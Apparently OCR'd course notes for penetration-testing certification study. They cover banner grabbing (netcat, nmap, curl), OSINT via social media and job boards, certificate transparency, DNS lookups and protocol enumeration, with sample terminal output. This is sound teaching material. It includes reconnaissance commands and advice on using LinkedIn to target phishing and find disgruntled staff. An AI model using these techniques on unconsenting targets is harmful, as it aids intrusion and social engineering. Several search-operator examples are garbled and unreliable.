HTTP/1.1 301 Moved Permanently
Location: http://new.kellyinnovations.com/
Content-Type: text/html; charset=UTF-8
Content-Length: 231
Server: Apache/2.4.29 (Ubuntu)
Date: Tue, 11 Jun 2024 12:00:00 GMT
Connection: close
```

- Implications:
  - Identify software and potential vulnerabilities based on server type and version

- **Banner Grabbing**
  - Introduction to Banner Grabbing
    - Definition:
      - Extracting information about a target system's network services running on open ports
    - Purpose:
      - Identify service details such as server software types, versions, and sometimes operating systems
    - Method:
      - Initiating communication with a service to prompt it to reveal its banner information
  - Tools for Banner Grabbing
    - Wget:

- Command:
  - `wget <target IP> -S`
- Example:
  - `wget www.diontraining.com -S`




- Output:
  - HTTP headers revealing web server type and version

■ Netcat (nc):

- Command:
  - `echo -en "GET / HTTP/1.0\n\n" | nc <target IP> 80 | grep Server`
- Example:

- `echo -en "GET / HTTP/1.0\n\n" | nc www.diontraining.com 80 | grep Server`



- Output:
  - 'Server' header showing server type and version.

- Nmap:
  - Command:
    - `nmap -sV --script=banner <target IP>`
  - Example:
    - `nmap -sV --script=banner 192.168.1.1`
  - Output:
    - Banners from each service discovered during the scan
- Curl:
  - Command:
    - `curl -I <URL>`
  - Example:
    - `curl -I www.diontraining.com`

```
┌──(parallels㉿kali-linux-2022-2)-[~]
└─$ curl -I www.diontraining.com
HTTP/1.1 301 Moved Permanently
Server: CloudFront
Date: Tue, 07 May 2024 19:43:57 GMT
Content-Type: text/html
Content-Length: 167
Connection: keep-alive
Location: https://www.diontraining.com/
X-Cache: Redirect from cloudfront
Via: 1.1 971fa3d7843148866f45766ff6f80b40.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: SFO53-P1
Alt-Svc: h3=":443"; ma=86400
X-Amz-Cf-Id: h__MBeDf8nVC2Vwf2hftYUPifF9fFj601laXFJ38_ShskdNO-DrB0w==
```

- Output:
    - HTTP headers displaying server type and version

```
HTTP/1.1 200 OK
Date: Mon, 29 Jun 2020 12:28:53 GMT
Server: Apache/2.2.34 (Unix)
Last-Modified: Sat, 20 Jun 2020 18:22:22 GMT
ETag: "a030-3a980-540e7f5c93b00"
Accept-Ranges: bytes
Content-Length: 151
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
```

- Example Scenario: Identifying Vulnerabilities through Banner Grabbing
    - Scenario:
        - Discovering an outdated Apache server
    - Command:
        - `curl -I www.diontraining.com`
    - Example Output:
        - `Server: Apache/2.2.34`

        - Vulnerability: Apache version 2.2.34 is susceptible to "Optionsbleed" (CVE-2017-9798), which can reveal memory contents or lead to information disclosure
    - Risk:
        - This vulnerability allows potential leakage of sensitive server memory information, making it a critical target for exploitation

- **Conducting Banner Grabbing: A Demonstration**

Open-Source Intelligence (OSINT)

Objective 2.1: Given a scenario, apply information gathering techniques

- **Open-Source Intelligence (OSINT)**
  - *Open-Source Intelligence (OSINT)*
    - Publicly available information used to gather insights about targets in penetration testing
    - Crucial for identifying company structure, employee details, and security weaknesses
    - Key tool for penetration testers to plan their approach
  - Social Media and Job Boards
    - Sources of information about company IT environments and upcoming projects.
    - Companies often share more than they realize online
  - *Information Disclosures*
    - Instances where sensitive information is accidentally exposed online
    - Includes misconfigured servers and careless document sharing
    - Critical for identifying target weaknesses
  - *Cryptographic Flaws*
    - Weaknesses in encryption identified through OSINT techniques
    - Can provide backdoor access to supposedly secure communications.
  - DNS Lookups

        - Examination of company domain names to uncover internal network structure
        - Potentially reveals less-guarded entry points
    - Certificate Transparency Logs
        - Public records of SSL certificates issued for domains
        - Analysis reveals subdomains not meant to be public
    - Search Engine Analysis
        - Techniques for effectively using search engines to find specific information
        - Speeds up the OSINT process by targeting the right data
    - OSINT Demo
        - Hands-on example of conducting OSINT
        - Solidifies understanding of concepts and real-world application.

- **Social Media and Job Boards**
    - Importance of Social Media and Job Boards
        - Tools for gathering insights during the foot printing and reconnaissance phase of penetration testing
        - Reveal detailed information about target organization's operations, culture, and security posture
    - Social Media Platforms
        - Facebook and Twitter
            - Provide insights into the company's public face and customer engagement
            - Facebook:
                - Corporate events

- Partnerships
- Business developments

- Instagram:
  - Company activities
  - Physical environment clues

- LinkedIn
  - Professional focus, revealing organization structure and key individuals
  - Highlights roles and relationships within the company
  - Useful for crafting phishing attacks and identifying periods of vulnerability (e.g., new hires in security positions)
- X (formerly Twitter)
  - Real-time platform for monitoring current events within a company
  - Employees' tweets about conferences, software updates, and system upgrades

- Practical Examples
  - Discovering new IT director hire on LinkedIn indicating potential shifts in IT strategy
  - Employee tweets about system upgrades suggesting opportune moments for penetration tests
- Job Boards
  - Sites like Indeed and LinkedIn list job openings with detailed descriptions of roles and required skills
    - Glassdoor Example

        - Job posting for a network engineer mentioning "Fortinet security appliances and Azure cloud services"
        - Indicates types of security and cloud services in use
    - Combining Insights
        - Identifying Insider Threats
            - Using social media activity to spot disgruntled employees
        - Understanding Technology Stack
            - Job descriptions revealing specific software and hardware information
        - Gaining Cultural and Operational Insights
            - Posts revealing frustrations (e.g., budget cuts) combined with job postings about rapid shifts to remote work
    - Preparation for Engagement Example
        - LinkedIn reveals employees in network security frustrated by budget cuts
        - Job posting on Indeed mentions hurried deployment of remote work solutions without specific security protocols
        - Highlights areas vulnerable to social engineering and technical exploitation

- **Information Disclosures**
    - Definition of Information Disclosure
        - Occurs when a system, application, or service inadvertently exposes sensitive data without authorization.
        - Exposed data can include technical configurations, user personal information, or business trade secrets.
    - Vectors of Information Disclosure


- Misconfigured Servers
  - Can expose directory listings or server status pages to the public.
- Insecure Data Storage
  - Sensitive data not stored securely.
- Faulty Application Code
  - Can reveal sensitive information through error messages and logs.
- Careless Handling of Error Messages and Logs
  - Can provide unintended insights into the system's workings.

- Common Sources of Information Disclosure
  - Web Applications
    - Leak information via error messages or debugging outputs
      - Database dumps
      - Backend details
  - Servers
    - Expose sensitive information about file structure, installed software
  - APIs
    - Expose sensitive information due to inadequate access controls or failure to sanitize output
- Real-World Examples
  - Consulting Firm (2017): Error handling on a live web portal exposed server file paths, SQL queries, and API keys
  - Entertainment Company (2019): Misconfigured AWS S3 bucket settings exposed over 540 million records
- Penetration Testing for Information Disclosure

        - Verify Error Messages: Ensure applications display generic error messages that do not disclose system details
        - Audit Server Configurations: Check server response headers, open ports, directory listings, and software versions
        - Evaluate API Security: Test for weak authentication, improper authorization checks, and insecure data handling
    - Preventative Measures
        - Error Handling: Use generic error messages and secure storage for detailed error logs
        - Server Configuration: Disable directory listings, close unnecessary ports, and update software regularly
        - API Security: Encrypt data exchanges, generate and monitor API access logs, simulate API attacks using automated tools

- **Cryptographic Flaws**
    - Importance of Digital Certificates
        - Authenticate the identity of web servers
        - Facilitate secure exchange of cryptographic keys
        - Essential for maintaining trust and security in online transactions
    - Common Issues with Digital Certificates
        - Expired Certificates: Vulnerable to man-in-the-middle attacks
        - Improperly Issued Certificates:
            - Example:
                - Symantec issued Google's certificate to an unauthorized party in 2013
        - Weak Algorithms: Vulnerable to cryptographic attacks (e.g., SHA-1)

- Real-World Examples
  - Apple macOS (2019): Misconfigured intermediate CA allowed unvetted certificates to be trusted
  - Egyptian Government (2017): Issued rogue SSL certificates detected through Certificate Transparency logs
- Key Fields in Digital Certificates
  - Common Name (CN) and Subject Alternative Names (SANs): Identify authorized domain names
  - *Validity Period*
    - Indicates the certificate's active duration
  - *Signature Algorithm*
    - Shows the algorithm used for signing (e.g., sha256WithRSAEncryption)
- Tools for Analyzing Certificates
  - OpenSSL
    - Command-line tool for gathering detailed certificate information.
  - Online SSL Checkers
    - Validate certificate chains, check for vulnerabilities, assess compliance with best practices



- Certificate Transparency (CT)
  - Framework introduced by Google
  - Provides publicly auditable logs of issued certificates
  - Detects mistakenly or maliciously issued certificates.
- Certificate Revocation Mechanisms
  - Online Certificate Status Protocol (OCSP):
    - Checks certificate revocation status
  - Certificate Revocation Lists (CRL):
    - Lists revoked certificates
  - OCSP Stapling:
    - Performance optimization technique for efficient certificate validation
- Example of SSL Checker Results for diontraining.com
  - Common Name:
    - *.diontraining.com
  - SANs:
    - *.diontraining.com
    - diontraining.com
  - Validity Period:
    - March 31, 2024 to April 30, 2025
  - Signature Algorithm:
    - sha256WithRSAEncryption
  - Issuer:
    - Amazon RSA 2048 M02

- **DNS Lookups**
    - Introduction to DNS and Reverse DNS Lookups
        - *DNS (Domain Name System)*
            - Translates human-friendly hostnames into machine-readable IP addresses
        - *Reverse DNS*
            - Maps IP addresses back to hostnames, useful for network administrators and security professionals
    - How DNS Lookups Work
        - Process:
            - User enters a URL in a web browser
            - DNS resolver contacts a root DNS server, then a TLD server, and finally the authoritative DNS server
            - Returns the corresponding IP address to the browser
        - Example:
            - Command:
                - `dig diontraining.com`
            - Output:
                - Indicates that diontraining.com is a CNAME for d1k04njd8uhoal.cloudfront.net, with associated IP addresses
    - How Reverse DNS Lookups Work
        - Purpose
            - Verify where internet traffic originates, crucial for preventing spam or unauthorized access
        - Process

- Querying the DNS with an IP address to find the associated PTR (pointer) record

■ Example:

- Command:
  - `dig -x 8.8.8.8`
- Output:
  - Shows the hostname linked to that IP, such as dns.google

○ Performing DNS Lookups and Reverse DNS Lookups


■ Linux:

- Command:
  - `dig` for DNS lookups
- Example:
  - `dig diontraining.com`

```
┌──(parallels㉿kali-linux-2022-2)-[~]
└─$ dig www.diontraining.com

; <<>> DiG 9.18.4-2-Debian <<>> www.diontraining.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9488
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.diontraining.com.          IN      A

;; ANSWER SECTION:
www.diontraining.com.   485     IN      CNAME   d1k04njd8uhoal.cloudfront.net.
d1k04njd8uhoal.cloudfront.net. 45 IN    A       18.155.192.63
d1k04njd8uhoal.cloudfront.net. 45 IN    A       18.155.192.103
d1k04njd8uhoal.cloudfront.net. 45 IN    A       18.155.192.119
d1k04njd8uhoal.cloudfront.net. 45 IN    A       18.155.192.127

;; Query time: 12 msec
;; SERVER: 10.211.55.1#53(10.211.55.1) (UDP)
;; WHEN: Tue Jun 11 08:59:09 PDT 2024
;; MSG SIZE  rcvd: 156


┌──(parallels㉿kali-linux-2022-2)-[~]
└─$ dig +short www.diontraining.com
d1k04njd8uhoal.cloudfront.net.
18.155.192.127
18.155.192.63
18.155.192.103
18.155.192.119
```

- Reverse Lookup:

- `dig -x [IP address]`



- Windows:
  - Command:
    - `nslookup` for both DNS and reverse DNS lookups
  - Example:
    - `nslookup diontraining.com or nslookup [IP address]`

```
PS C:\Users\jamariokelly> nslookup www.diontraining.com
Server:  prl-local-ns-server.shared
Address:  10.211.55.1

Non-authoritative answer:
Name:    d1k04njd8uhoal.cloudfront.net
Addresses:  2600:9000:24bb:2a00:a:9f08:cf40:93a1
          2600:9000:24bb:d000:a:9f08:cf40:93a1
          2600:9000:24bb:600:a:9f08:cf40:93a1
          2600:9000:24bb:b400:a:9f08:cf40:93a1
          2600:9000:24bb:1200:a:9f08:cf40:93a1
          2600:9000:24bb:5c00:a:9f08:cf40:93a1
          2600:9000:24bb:2c00:a:9f08:cf40:93a1
          2600:9000:24bb:5e00:a:9f08:cf40:93a1
          18.155.192.127
          18.155.192.119
          18.155.192.103
          18.155.192.63
Aliases:  www.diontraining.com

PS C:\Users\jamariokelly> nslookup 8.8.8.8
Server:  prl-local-ns-server.shared
Address:  10.211.55.1

Name:    dns.google
Address:  8.8.8.8
```

- Common DNS Attacks
  - *DNS Flood*
    - Overwhelms a DNS server with excessive traffic, causing Denial of Service (DoS)
  - *DNS Amplification*
    - Small query results in a much larger response, directed at the victim's network
      - Example:
        - Mirai botnet attack in 2016
  - *DNS Cache Poisoning*
    - Inserts false DNS information into the resolver’s cache
      - Example:
        - Dan Kaminsky's discovery in 2008 exposed many DNS servers to cache poisoning

        - *DNS Zone Transfers*
            - Unauthorized transfers reveal entire DNS database
                - Example:
                    - A major DNS service provider allowed unauthorized zone transfers in 2012
    - Testing DNS Vulnerabilities
        - Stress-Testing:
            - Use tools like dnsperf to simulate heavy DNS traffic and test server load capacity
        - *Cache Poisoning Prevention*
            - Ensure DNS servers implement transaction ID randomization and source port randomization
        - *Reverse DNS for Security*
            - Identify if an IP address belongs to the organization or an external threat

- **Certificate Transparency Logs**
    - Introduction to Certificate Transparency (CT)
        - Definition
            - An open framework developed by Google for a publicly auditable record of all issued digital certificates
        - Purpose
            - Prevent malicious or mistakenly issued certificates from compromising network communications

Certificates

crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
7029032049	2022-06-29	2022-06-29	2022-09-27	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
7029030878	2022-06-29	2022-06-29	2022-09-27	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
6579588658	2022-04-20	2022-04-20	2022-07-19	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
6579578407	2022-04-20	2022-04-20	2022-07-19	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
6150355041	2022-02-09	2022-02-09	2022-05-10	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
6141686728	2022-02-09	2022-02-09	2022-05-10	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
5714122274	2021-12-01	2021-12-01	2022-03-01	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
5714123844	2021-12-01	2021-12-01	2022-03-01	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
5266679988	2021-09-22	2021-09-22	2021-12-21	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
5266679294	2021-09-22	2021-09-22	2021-12-21	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4870639304	2021-07-14	2021-07-14	2021-10-12	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4859131296	2021-07-14	2021-07-14	2021-10-12	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4477101411	2021-05-05	2021-05-05	2021-08-03	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4477101800	2021-05-05	2021-05-05	2021-08-03	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4473441985	2021-05-04	2021-05-04	2021-08-02	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4473441996	2021-05-04	2021-05-04	2021-08-02	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4473423994	2021-05-04	2021-05-04	2021-08-02	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4473417409	2021-05-04	2021-05-04	2021-08-02	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4473390236	2021-05-04	2021-05-04	2021-08-02	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4473389645	2021-05-04	2021-05-04	2021-08-02	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4473361986	2021-05-04	2021-05-04	2021-08-02	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4473362808	2021-05-04	2021-05-04	2021-08-02	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4391445703	2021-04-17	2021-04-17	2021-07-16	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4391444387	2021-04-17	2021-04-17	2021-07-16	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4352313241	2021-04-09	2021-04-09	2021-07-08	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4352313465	2021-04-09	2021-04-09	2021-07-08	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4292130779	2021-03-29	2021-03-29	2021-06-27	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
4292124832	2021-03-29	2021-03-29	2021-06-27	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
3945408633	2021-01-18	2021-01-18	2021-04-18	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3
3945408167	2021-01-18	2021-01-18	2021-04-18	www.diontraining.com	www.diontraining.com	C=US, O=Let's Encrypt, CN=R3

- How Certificate Transparency Logs Work
  - Certificate Authorities (CAs):
    - Required to submit newly issued SSL/TLS certificates to CT logs
  - Certificate Entries:
    - Include a timestamp and cryptographic signature ensuring authenticity and integrity
  - Monitors:
    - Constantly scan CT logs for suspicious certificates
  - Auditors:
    - Verify the consistency and validity of log entries to ensure logs are tamper-resistant
- Web Public Key Infrastructure (PKI)
  - Web PKI:
    - Includes everything required to issue and verify certificates used for TLS on the web

- Certificates:
  - Bind a public cryptographic key to a domain name
- CAs:
  - Issue these certificates, requiring trust in correct certificate issuance

- Rogue Certificates
  - Definition:
    - Certificates issued without the domain owner's authorization
  - Detection:
    - Monitors can detect rogue certificates through CT logs
  - Example:
    - Google discovered unauthorized certificates issued by CNNIC in 2015
- Certificate Misissuance
  - Definition:
    - Certificates issued by mistake without proper validation
  - Transparency and Accountability:
    - CT logs allow domain owners to monitor and report misissued certificates
  - Example:
    - Symantec misissued over 30,000 certificates in 2017, discovered through CT logs
- Penetration Testing with CT Logs
  - Reconnaissance Phase:
    - CT logs provide actionable intelligence for uncovering unknown subdomains and hidden services

- Example:
  - Discovering subdomain dev.diontraining.com and identifying vulnerabilities
- Certificate Landscape Analysis:
  - Identifying expired certificates, weak encryption algorithms, and misconfigurations
- Mapping External Infrastructure:
  - Identifying CAs, service dependencies, and prioritizing security assessments

- **Search Engine Analysis**
  - Search Engine Operators
    - *Quotation Marks* ("")
      - Searches for an exact phrase
        - Example:
          - "security assessment report" returns results with that exact phrase
    - *Minus Sign (-)*
      - Excludes specific terms
        - Example:
          - -login excludes pages containing the word login
    - *AND/OR*
      - Combines or broadens search queries.
        - Example:
          - "Network" AND "vulnerability" returns results containing both terms

        - Example:
            - "firewall" OR "intrusion detection" returns results containing either term
    - *Scope Modifiers*
        - Restricts search to specific sites or URL structures.
            - Example:
                - site
                - .com limits the search to that domain
            - Example:
                - intitle:"admin panel" restricts searches to pages with "admin panel" in the title
            - Example:
                - inurl
                - restricts searches to pages with "login" in the URL
    - *Filetype*
        - Filters results by specific file types.
            - Example:
                - filetype "security report" searches for PDF files with the phrase "security report."
            - Example:
                - filetype "financials" finds Excel spreadsheets containing "financials."
- Combining Operators
    - Example:
        - site
        - .com filetype

- OR filetype
- "confidential report" -draft searches for PDF or DOCX files with "confidential report" but excludes drafts.

- Example:
  - site
  - .com filetype
  - OR filetype
  - finds PDF or DOCX files within the Dion Training website.

- Reverse Image Searches
  - Tools:
    - TinEye
    - Google Images
    - Bing Visual Search.
  - Upload an image or provide a URL to find similar images.
  - Helps identify compromised images, social media profiles, or publicly available visual content.
- Google Alerts
  - Monitor changes or new content related to a keyword.
  - Setup:
    - google.com/alerts.
  - Customize search options:
    - frequency
    - language
    - delivery method.
  - Example:
    - Set up alerts for Dion Training's name or email address

- **Conducting OSINT: A Demonstration**

Scanning and Enumeration

Objective 2.2: Given a scenario, apply enumeration techniques

- **Scanning and Enumeration**
  - Introduction to Enumeration
    - Actively probing the target to identify services, users, and devices on a network.
    - Builds on OSINT phase to understand target landscape in detail.
  - OS and Service Discovery
    - Identify operating systems in use.
    - Identify running services on systems.
    - Demo: How to find vulnerabilities specific to identified technologies.
  - Enumerating Protocols
    - Identify communication rules used by devices.
    - Reveal potential security weaknesses in data transmission and processing.
  - Enumerating DNS
    - Examine target's domain names.
    - Uncover information about internal and external network structure.
  - Enumerating Directories
    - Discover structure of web applications and file systems.
    - Reveal hidden pages or sensitive information.
  - Enumerating Hosts
    - Identify all devices connected to the network.

        - Find unsecured entry points.
    - Enumerating Users
        - Identify user accounts on the system.
        - Understand potential insider threats and accounts that might be easier to compromise.
    - Enumerating Emails
        - Gather email addresses associated with the target organization.
        - Use for phishing attacks or to learn more about organizational structure.
    - Enumerating Permissions
        - Determine who has access to what.
        - Identify potential misconfigurations that could be exploited.
    - Enumerating Wireless Devices
        - Discover devices connecting to the network wirelessly.
        - Identify less secure entry points.
    - Enumerating Secrets
        - Find hardcoded or poorly secured credentials.
        - Gain direct access to systems.
    - Enumerating the Web
        - Detailed examination of web applications.
        - Identify vulnerabilities for exploitation.
    - Attack Path Mapping
        - Map potential attack paths using gathered information.
        - Identify possible methods to compromise the network.

- **Enumerating Protocols**
    - Introduction to Protocol Enumeration

- Essential for understanding how services and applications communicate over a network.
- Helps identify potential vulnerabilities and craft effective attack strategies.

- Network Layer Protocols
  - ICMP (Internet Control Message Protocol)
    - Used for error reporting and diagnostics.
    - Techniques:
      - Ping sweeps to identify active hosts.
    - Tools:
      - Nmap
      - Zenmap
      - ICMP Scanning scripts.
    - Example:
      - ping diontraining.com.
  - IPSec (Internet Protocol Security)
    - Provides encryption and authentication for secure communication.
    - Testers look for supported protocols, ciphers, and configurations.
    - Analyze encryption algorithms and key exchange methods.
- Transport Layer Protocols
  - TCP (Transmission Control Protocol)
    - Reliable, connection-oriented protocol.
    - Enumerate open TCP ports and services.
    - Tools:
      - Nmap.

- Example:
  - Discovering port 80 or 443 open on "diontraining.com".
- UDP (User Datagram Protocol)
  - Connectionless and faster but less reliable.
  - Enumerate UDP ports to reveal service vulnerabilities.
  - Tools:
    - Nmap
    - Netcat.
  - Example:
    - Port 161 (SNMP) vulnerabilities.


- Application Layer Protocols
  - HTTP/HTTPS (Hypertext Transfer Protocol/Secure)
    - Foundation of the web.
    - Enumerate web server details (type, version, supported technologies).
    - Tools:
      - Burp Suite
      - Nikto.
    - Example:
      - Apache web server version 2.2.29 on "diontraining.com".
  - SNMP (Simple Network Management Protocol)
    - Used for managing network devices.
    - Enumerate SNMP to gather network information or reconfigure devices.
    - Tools:
      - SNMPwalk

        - SNMPenum.
      - Example:
        - Community string set to "public".
    - SMB (Server Message Block)
      - Used by Windows systems for file sharing and network services.
      - Identify open shares, permissions, and OS details.
      - Tools:
        - smbclient.
      - Example:
        - smbclient -L \\diontraining.com\IPC$ -U guest.
  - Special Cases
    - RDP (Remote Desktop Protocol)
      - Allows remote access to computers.
      - Enumerate RDP services to find brute-force entry points.
      - Tools:
        - Nmap's RDP scripts
        - rdesktop.
    - SSH (Secure Shell)
      - Provides secure remote administration.
      - Enumerate version information for targeted exploits.
      - Tools:
        - Nmap
        - SSH-audit.

